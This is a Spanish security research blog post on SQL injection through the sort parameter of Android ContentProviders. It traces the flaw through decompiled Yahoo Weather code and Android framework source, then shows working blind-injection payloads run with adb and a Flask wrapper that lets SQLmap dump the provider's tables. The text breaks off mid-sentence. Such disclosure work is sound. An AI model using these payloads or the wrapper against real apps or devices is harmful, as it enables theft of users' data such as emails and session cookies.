
Android, SQL y ContentProviders, o por qué las inyecciones SQL aún no han muerto
Antes de entrar en las inyecciones SQL y en lo que puede salir mal, empezaremos con algunos datos técnicos sobre los Content Providers...
Antes de entrar en las inyecciones SQL y en lo que puede salir mal, empezaremos con algunos datos técnicos sobre los Content Providers.
I. ContentProvider
Según explica Android Developers, los Content Providers son:
«la interfaz estándar que conecta los datos de un proceso con el código que se ejecuta en otro proceso». (fuente: content-providers.html).

Básicamente, los content providers son una forma estandarizada de exponer y acceder a información concreta de una aplicación. Por ejemplo, si tomamos un caso real, la aplicación Yahoo weather expone los siguientes Content Providers para acceder a la ubicación, la previsión meteorológica, etc. (información extraída del AndroidManifest.xml):
<provider android:authorities="com.yahoo.mobile.client.android.weather.provider.Weather"
   android:exported="true"
   android:grantUriPermissions="true"
   android:label="@7F08017B"
   android:name="com.yahoo.mobile.client.android.weather.provider.WeatherProvider"
    android:syncable="true">
</provider>
Los atributos más importantes que se deben revisar desde el punto de vista de la seguridad son 'authorities', 'exported', 'name' y 'permissions'. 'authority' es básicamente el URI para acceder a ese content provider concreto. 'exported' indica si el content provider está expuesto a otras aplicaciones; el comportamiento por defecto cambió a partir de la versión 16 del SDK, ya que antes era true por defecto, por lo que se recomienda encarecidamente indicar de forma explícita si su content provider debe exportarse o no. 'name' indica el nombre de la clase que implementa el ContentProvider.
Si revisamos el código de este Content Provider (descompilado):
package com.yahoo.mobile.client.android.weather.provider;

public class WeatherProvider extends android.content.ContentProvider {
    private static final android.content.UriMatcher a;

    static WeatherProvider()
    {

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a = new android.content.UriMatcher(-1);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$Locations.a.getPath().substring(1), 1);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$Locations.b.getPath().substring(1), 2);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$CurrentForecasts.a.getPath().substring(1), 3);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$CurrentForecasts.b.getPath().substring(1), 4);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$WeatherAlerts.a.getPath().substring(1), 5);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$WeatherAlerts.b.getPath().substring(1), 6);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$HourlyForecasts.a.getPath().substring(1), 7);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$HourlyForecasts.b.getPath().substring(1), 8);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$Images.a.getPath().substring(1), 9);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$DailyForecasts.a.getPath().substring(1), 10);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$DailyForecasts.b.getPath().substring(1), 11);

        return;
    }

    public WeatherProvider()
    {
        return;
    }

    private static int a(android.net.Uri p4, int p5)
    {
        int v1 = -1;
        if (p4 != null) {
            NumberFormatException v0_3;
            NumberFormatException v0_0 = p4.getPathSegments();
            if (com.yahoo.mobile.client.share.util.Util.a(v0_0)) {
                v0_3 = -1;
            } else {
                try {
                    v0_3 = Integer.parseInt(((String) v0_0.get(p5)));
                } catch (NumberFormatException v0_4) {
                    if (com.yahoo.mobile.client.share.logging.Log.a > 6) {
                    } else {
                        com.yahoo.mobile.client.share.logging.Log.d("WeatherProvider", "Unable to parse current forecast woeid: ", v0_4);
                    }
                }
            }
            v1 = v0_3;
        }
        return v1;
    }

    private static String a(android.net.Uri p3)
    {
        String v0_0 = 0;
        if (p3 != null) {
            java.util.List v1 = p3.getPathSegments();
            if (!com.yahoo.mobile.client.share.util.Util.a(v1)) {
                v0_0 = ((String) v1.get(1));

            }
        }
        return v0_0;
    }

    private static int b(android.net.Uri p1)
    {
        return com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p1, 2);
    }

    private static int c(android.net.Uri p1)
    {
        return com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p1, 2);
    }

    public int delete(android.net.Uri p2, String p3, String[] p4)
    {
        return 0;
    }

    public String getType(android.net.Uri p2)
    {
        return 0;
    }

    public android.net.Uri insert(android.net.Uri p2, android.content.ContentValues p3)
    {
        return 0;
    }

    public boolean onCreate()
    {
        return 0;
    }

    public android.database.Cursor query(android.net.Uri p8, String[] p9, String p10, String[] p11, String p12)
    {
        android.database.Cursor v0_0 = 0;
        if (com.yahoo.mobile.client.share.logging.Log.a <= 2) {
            com.yahoo.mobile.client.share.logging.Log.a("WeatherProvider", new StringBuilder().append("Uri [").append(p8.toString()).append("]").toString());
        }
        try {
            android.content.ContentResolver v1_4 = com.yahoo.mobile.client.android.weathersdk.database.SQLiteWeather.a(this.getContext()).getReadableDatabase();
            switch (com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.match(p8)) {
                case 1:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.LocationOperations.a(v1_4, p9, p10, p11, p12);

                    if (v0_0 == null) {
                    } else {
                        v0_0.setNotificationUri(this.getContext().getContentResolver(), p8);
                    }
                    break;
                case 2:
                    String v2_12 = com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p8);
                    if (com.yahoo.mobile.client.share.util.Util.b(v2_12)) {
                    } else {
                        String[] v3_5 = new String[1];
                        v3_5[0] = v2_12;

                        android.database.Cursor v0_5 = com.yahoo.mobile.client.android.weathersdk.database.SQLiteUtilities.a(p10, "woeid=?", p11, java.util.Arrays.asList(v3_5));

                        v0_0 = com.yahoo.mobile.client.android.weathersdk.database.LocationOperations.a(v1_4, p9, v0_5.a(), v0_5.b(), p12);
                    }
                    break;
                case 3:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.CurrentForecastOperations.b(v1_4);
                    break;
                case 4:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.CurrentForecastOperations.a(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.b(p8));
                    break;
                case 5:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.WeatherAlertsOperations.b(v1_4);
                    break;
                case 6:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.WeatherAlertsOperations.c(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p8, 2));
                    break;
                case 7:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.HourlyForecastOperations.b(v1_4);
                    break;
                case 8:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.HourlyForecastOperations.a(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.c(p8), p8.getBooleanQueryParameter("isCurrentLocation", 0));
                    break;
                case 9:
                default:
                    if (com.yahoo.mobile.client.share.logging.Log.a > 6) {
                    } else {
                        com.yahoo.mobile.client.share.logging.Log.e("WeatherProvider", new StringBuilder().append("Unknown Uri [").append(p8).append("]").toString());

                    }
                    break;
                case 10:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.DailyForecastOperations.b(v1_4);
                    break;
                case 11:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.DailyForecastOperations.a(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p8, 2), 0, 0);
                    break;

            }
        } catch (android.content.ContentResolver v1) {
            if (com.yahoo.mobile.client.share.logging.Log.a > 6) {
            } else {
                com.yahoo.mobile.client.share.logging.Log.e("WeatherProvider", "Unable to get a readable database object.");
            }
        }
        return v0_0;
    }

    public int update(android.net.Uri p2, android.content.ContentValues p3, String p4, String[] p5)
    {
        return 0;
    }
}
Los métodos más importantes son 'query', 'update', 'insert' y 'delete'. Estos son los métodos que se exportan a otras aplicaciones. Por ejemplo, para consultar el siguiente content provider desde la línea de comandos, puede usar el siguiente comando de adb shell:
> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/

Row: 0 _id=19, woeid=12728321, isCurrentLocation=0, latitude=48.92167, longitude=2.24733, photoWoeid=55863456, city=Colombes, state=NULL, stateAbbr=NULL, country=France, countryAbbr=FR, timeZoneId=Europe/Paris, timeZoneAbbr=CET, lastUpdatedTimeMillis=1707326856, crc=0

Row: 1 _id=20, woeid=1539359, isCurrentLocation=0, latitude=34.02088, longitude=-6.84165, photoWoeid=1539359, city=Rabat, state=NULL, stateAbbr=NULL, country=Morocco, countryAbbr=MA, timeZoneId=Africa/Casablanca, timeZoneAbbr=WET, lastUpdatedTimeMillis=1707327048, crc=0

Row: 2 _id=21, woeid=2459115, isCurrentLocation=0, latitude=40.71455, longitude=-74.00712, photoWoeid=2459115, city=New York, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/New_York, timeZoneAbbr=EST, lastUpdatedTimeMillis=1707327168, crc=0

Row: 3 _id=22, woeid=2487956, isCurrentLocation=0, latitude=37.7474, longitude=-122.43922, photoWoeid=2487956, city=San Francisco, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/Los_Angeles, timeZoneAbbr=PST, lastUpdatedTimeMillis=1707327194, crc=0
Hemos añadido la ruta 'locations' porque el método query compara el URI con una lista de URI predefinidos para elegir de qué tabla consultar. Es un patrón muy habitual en los content providers: se define una lista de URI mediante el método 'addMatch', se asocia cada uno con el código correspondiente y después se consulta la información adecuada, normalmente de la base de datos (consulte content-provider-creating.html. La firma del método query es la siguiente:
public abstract Cursor query (Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder)
Todos los parámetros son accesibles desde la línea de comandos:
usage: adb shell content query --uri <URI> [--user <USER_ID>] [--projection <PROJECTION>] [--where <WHERE>] [--sort <SORT_ORDER>]

  <PROJECTION> is a list of colon separated column names and is formatted:

  <COLUMN_NAME>[:<COLUMN_NAME>...]

  <SORT_OREDER> is the order in which rows in the result should be sorted.

  Example:

  # Select "name" and "value" columns from secure settings where "name" is equal to "new_setting" and sort the result by name in ascending order.

  adb shell content query --uri content://settings/secure --projection name:value --where "name=\'new_setting\'" --sort "name ASC"
Por ejemplo, puede especificar el parámetro 'sort' con el siguiente ejemplo:
> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/ --sort "_id"

Row: 0 _id=19, woeid=12728321, isCurrentLocation=0, latitude=48.92167, longitude=2.24733, photoWoeid=55863456, city=Colombes, state=NULL, stateAbbr=NULL, country=France, countryAbbr=FR, timeZoneId=Europe/Paris, timeZoneAbbr=CET, lastUpdatedTimeMillis=1707326856, crc=0

Row: 1 _id=20, woeid=1539359, isCurrentLocation=0, latitude=34.02088, longitude=-6.84165, photoWoeid=1539359, city=Rabat, state=NULL, stateAbbr=NULL, country=Morocco, countryAbbr=MA, timeZoneId=Africa/Casablanca, timeZoneAbbr=WET, lastUpdatedTimeMillis=1707327048, crc=0

Row: 2 _id=21, woeid=2459115, isCurrentLocation=0, latitude=40.71455, longitude=-74.00712, photoWoeid=2459115, city=New York, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/New_York, timeZoneAbbr=EST, lastUpdatedTimeMillis=1707327168, crc=0

Row: 3 _id=22, woeid=2487956, isCurrentLocation=0, latitude=37.7474, longitude=-122.43922, photoWoeid=2487956, city=San Francisco, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/Los_Angeles, timeZoneAbbr=PST, lastUpdatedTimeMillis=1707327194, crc=0
Todo esto es estándar y está muy bien documentado.
II. Android y SQL
Últimamente hemos trabajado en la creación de un taint fuzzer para aplicaciones móviles que resuelve automáticamente las restricciones de datos contaminados hasta identificar un método sink explotable. Encontramos varias aplicaciones del top 1000 que presentaban vulnerabilidades de inyección SQL en los parámetros --sort.
Estas aplicaciones parecían implementar correctamente el uso de sentencias preparadas, sin concatenación de cadenas ni ningún tipo de truco sucio. Al examinar el código de estos métodos, encontramos el siguiente patrón común (código fuente del Android Open Source Project):
(com.android.documentsui.RecentsProvider) line 170-171:

152    @Override
153    public Cursor More ...query(Uri uri, String[] projection, String selection, String[] selectionArgs,
154            String sortOrder) {
155        final SQLiteDatabase db = mHelper.getReadableDatabase();
156        switch (sMatcher.match(uri)) {
157            case URI_RECENT:
158                final long cutoff = System.currentTimeMillis() - MAX_HISTORY_IN_MILLIS;
159                return db.query(TABLE_RECENT, projection, RecentColumns.TIMESTAMP + ">" + cutoff,
160                        null, null, null, sortOrder);
161            case URI_STATE:
162                final String authority = uri.getPathSegments().get(1);
163                final String rootId = uri.getPathSegments().get(2);
164                final String documentId = uri.getPathSegments().get(3);
165                return db.query(TABLE_STATE, projection, StateColumns.AUTHORITY + "=? AND "
166                        + StateColumns.ROOT_ID + "=? AND " + StateColumns.DOCUMENT_ID + "=?",
167                        new String[] { authority, rootId, documentId }, null, null, sortOrder);
168            case URI_RESUME:
169                final String packageName = uri.getPathSegments().get(1);
170                return db.query(TABLE_RESUME, projection, ResumeColumns.PACKAGE_NAME + "=?",
171                        new String[] { packageName }, null, null, sortOrder);
172            default:
173                throw new UnsupportedOperationException("Unsupported Uri " + uri);
174        }
175    }
Básicamente, el método pasa el parámetro sort directamente al método query de SQLiteDatabase. Este patrón es muy,
muy común, tanto que incluso se encuentra en la aplicación de ejemplo IOSCHED de Google (consulte la aplicación de ejemplo):
    /** {@inheritDoc} */
    @Override
    public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs,
                        String sortOrder) {
        final SQLiteDatabase db = mOpenHelper.getReadableDatabase();

        String tagsFilter = uri.getQueryParameter(Sessions.QUERY_PARAMETER_TAG_FILTER);
        String categories = uri.getQueryParameter(Sessions.QUERY_PARAMETER_CATEGORIES);


        ScheduleUriEnum matchingUriEnum = mUriMatcher.matchUri(uri);

        // Avoid the expensive string concatenation below if not loggable.
        if (Log.isLoggable(TAG, Log.VERBOSE)) {
            Log.v(TAG, "uri=" + uri + " code=" + matchingUriEnum.code + " proj=" +
                    Arrays.toString(projection) + " selection=" + selection + " args="
                    + Arrays.toString(selectionArgs) + ")");
        }

        switch (matchingUriEnum) {
            default: {
                // Most cases are handled with simple SelectionBuilder.
                final SelectionBuilder builder = buildExpandedSelection(uri, matchingUriEnum.code);

                // If a special filter was specified, try to apply it.
                if (!TextUtils.isEmpty(tagsFilter) && !TextUtils.isEmpty(categories)) {
                    addTagsFilter(builder, tagsFilter, categories);
                }

                boolean distinct = ScheduleContractHelper.isQueryDistinct(uri);


                Cursor cursor = builder
                        .where(selection, selectionArgs)
                        .query(db, distinct, projection, sortOrder, null);


                Context context = getContext();
                if (null != context) {
                    cursor.setNotificationUri(context.getContentResolver(), uri);
                }
                return cursor;
            }
            case SEARCH_SUGGEST: {
                final SelectionBuilder builder = new SelectionBuilder();

                // Adjust incoming query to become SQL text match.
                selectionArgs[0] = selectionArgs[0] + "%";
                builder.table(Tables.SEARCH_SUGGEST);
                builder.where(selection, selectionArgs);
                builder.map(SearchManager.SUGGEST_COLUMN_QUERY,
                        SearchManager.SUGGEST_COLUMN_TEXT_1);
                projection = new String[]{
                        BaseColumns._ID,
                        SearchManager.SUGGEST_COLUMN_TEXT_1,
                        SearchManager.SUGGEST_COLUMN_QUERY
                };

                final String limit = uri.getQueryParameter(SearchManager.SUGGEST_PARAMETER_LIMIT);
                return builder.query(db, false, projection, SearchSuggest.DEFAULT_SORT, limit);
            }
            case SEARCH_TOPICS_SESSIONS: {
                if (selectionArgs == null || selectionArgs.length == 0) {
                    return createMergedSearchCursor(null, null);
                }
                String selectionArg = selectionArgs[0] == null ? "" : selectionArgs[0];
                // First we query the Tags table to find any tags that match the given query
                Cursor tags = query(Tags.CONTENT_URI, SearchTopicsSessions.TOPIC_TAG_PROJECTION,
                        SearchTopicsSessions.TOPIC_TAG_SELECTION,
                        new String[] {Config.Tags.CATEGORY_TOPIC, selectionArg + "%"},
                        Tags.TAG_ORDER_BY_CATEGORY);
                // Then we query the sessions_search table and get a list of sessions that match
                // the given keywords.
                Cursor search = null;
                if (selectionArgs[0] != null) { // dont query if there was no selectionArg.
                    search = query(ScheduleContract.Sessions.buildSearchUri(selectionArg),
                            SearchTopicsSessions.SEARCH_SESSIONS_PROJECTION,
                            null, null,
                            ScheduleContract.Sessions.SORT_BY_TYPE_THEN_TIME);
                }
                // Now that we have two cursors, we merge the cursors and return a unified view
                // of the two result sets.
                return createMergedSearchCursor(tags, search);
            }
        }
    }
Si profundizamos un poco en la API, encontramos esto:
Class android.database.sqlite.SQLiteDatabase

1196    public Cursor query(String table, String[] columns, String selection,
1197            String[] selectionArgs, String groupBy, String having,
1198            String orderBy) {
1199
1200        return query(false, table, columns, selection, selectionArgs, groupBy,
1201                having, orderBy, null /* limit */);
1202    }

...

1029    public Cursor query(boolean distinct, String table, String[] columns,
1030            String selection, String[] selectionArgs, String groupBy,
1031            String having, String orderBy, String limit) {
1032        return queryWithFactory(null, distinct, table, columns, selection, selectionArgs,
1033                groupBy, having, orderBy, limit, null);
1034    }

...

1152    public Cursor queryWithFactory(CursorFactory cursorFactory,
1153            boolean distinct, String table, String[] columns,
1154            String selection, String[] selectionArgs, String groupBy,
1155            String having, String orderBy, String limit, CancellationSignal cancellationSignal) {
1156        acquireReference();
1157        try {
1158            String sql = SQLiteQueryBuilder.buildQueryString(
1159                    distinct, table, columns, selection, groupBy, having, orderBy, limit);
1160
1161            return rawQueryWithFactory(cursorFactory, sql, selectionArgs,
1162                    findEditTable(table), cancellationSignal);
1163        } finally {
1164            releaseReference();
1165        }
1166    }


Class android.database.sqlite.SQLiteQueryBuilder

201    public static String buildQueryString(
202            boolean distinct, String tables, String[] columns, String where,
203            String groupBy, String having, String orderBy, String limit) {
204        if (TextUtils.isEmpty(groupBy) && !TextUtils.isEmpty(having)) {
205            throw new IllegalArgumentException(
206                    "HAVING clauses are only permitted when using a groupBy clause");
207        }
208        if (!TextUtils.isEmpty(limit) && !sLimitPattern.matcher(limit).matches()) {
209            throw new IllegalArgumentException("invalid LIMIT clauses:" + limit);
210        }
211
212        StringBuilder query = new StringBuilder(120);
213
214        query.append("SELECT ");
215        if (distinct) {
216            query.append("DISTINCT ");
217        }
218        if (columns != null && columns.length != 0) {
219            appendColumns(query, columns);
220        } else {
221            query.append("* ");
222        }
223        query.append("FROM ");
224        query.append(tables);
225        appendClause(query, " WHERE ", where);
226        appendClause(query, " GROUP BY ", groupBy);
227        appendClause(query, " HAVING ", having);
228        appendClause(query, " ORDER BY ", orderBy);
229        appendClause(query, " LIMIT ", limit);
230
231        return query.toString();
232    }
233
234    private static void appendClause(StringBuilder s, String name, String clause) {
235        if (!TextUtils.isEmpty(clause)) {
236            s.append(name);
237            s.append(clause);
238        }
239    }
Básicamente, el parámetro sort simplemente se pasa de un método a otro y después se concatena (en el
método appendClause) a la consulta, lo que da lugar a una inyección SQL muy básica.
Demostrar la explotabilidad es sencillo mediante una técnica de SQLi ciega (dos pruebas, la primera con 1=1 y la segunda con 1=2,
muestran comportamientos distintos):
> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/ --sort '_id/**/limit/**/\(select/**/1/**/from/**/sqlite_master/**/where/**/1=1\)'
Row: 0 _id=1, woeid=2487956, isCurrentLocation=0, latitude=NULL, longitude=NULL, photoWoeid=NULL, city=NULL, state=NULL, stateAbbr=, country=NULL, countryAbbr=, timeZoneId=NULL, timeZoneAbbr=NULL, lastUpdatedTimeMillis=746034814, crc=1591594725

> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/ --sort '_id/**/limit/**/\(select/**/1/**/from/**/sqlite_master/**/where/**/1=2\)'
Error while accessing provider:com.yahoo.mobile.client.android.weather.provider.Weather
android.database.sqlite.SQLiteException: datatype mismatch (code 20)
at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:181)
at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:137)
at android.content.ContentProviderProxy.query(ContentProviderNative.java:366)
at com.android.commands.content.Content$QueryCommand.onExecute(Content.java:392)
at com.android.commands.content.Content$Command.execute(Content.java:336)
at com.android.commands.content.Content.main(Content.java:462)
at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
Para demostrar de verdad la explotabilidad de la SQLi, y como ya disponemos de la magnífica SQLmap, aquí tiene un truco sucio para usar SQLmap sobre el content provider simulando una página web (sabemos que es sucio, pero demuestra lo que queremos):
import subprocess
from flask import Flask, request


app = Flask(__name__)

URI = "com.yahoo.mobile.client.android.weather.provider.Weather/locations/"

@app.route("/")
def hello():

   method = request.values['method']
   sort = request.values['sort']
   sort = "_id/**/limit/**/(SELECT/**/1/**/FROM/**/sqlite_master/**/WHERE/**/1={})".format(sort)
   #sort = "_id/**/limit/**/({})".format(sort)

   p = subprocess.Popen(["adb","shell","content",method,"--uri","content://{}".format(URI),"--sort",'"{}"'.format(sort)],stdout=subprocess.PIPE,stderr=subprocess.STDOUT)

   o, e = p.communicate()

   print "[*]SORT:{}".format(sort)
   print "[*]OUTPUT:{}".format(o)
   return "<html><divclass='output'>{}</div></html>".format(o)

if __name__=="__main__":
   app.run()
Al lanzar SQLmap, se confirma rápidamente la inyección SQL y empieza a volcar las tablas:

Parece haber un bug en SQLmap al adivinar el primer carácter del nombre de la tabla, pero no investigamos más para
localizar el origen del problema. Añadir al parámetro sort el valor
_id/**/limit/**/(SELECT/**/1/**/FROM/**/sqlite_master/**/WHERE/**/1= fue la forma más sencilla de lograr que SQLmap lo
identificara como una inyección basada en booleanos, en lugar de una pesada inyección basada en tiempo.
Volcar la previsión meteorológica de la base de datos no es, por supuesto, algo tan crítico, pero entre las varias aplicaciones que hemos identificado, algunas permiten recuperar información crítica como correos electrónicos o cookies de sesión.
¿Cómo se comportan otras API?

Django ORM lo impide y genera la siguiente excepción:
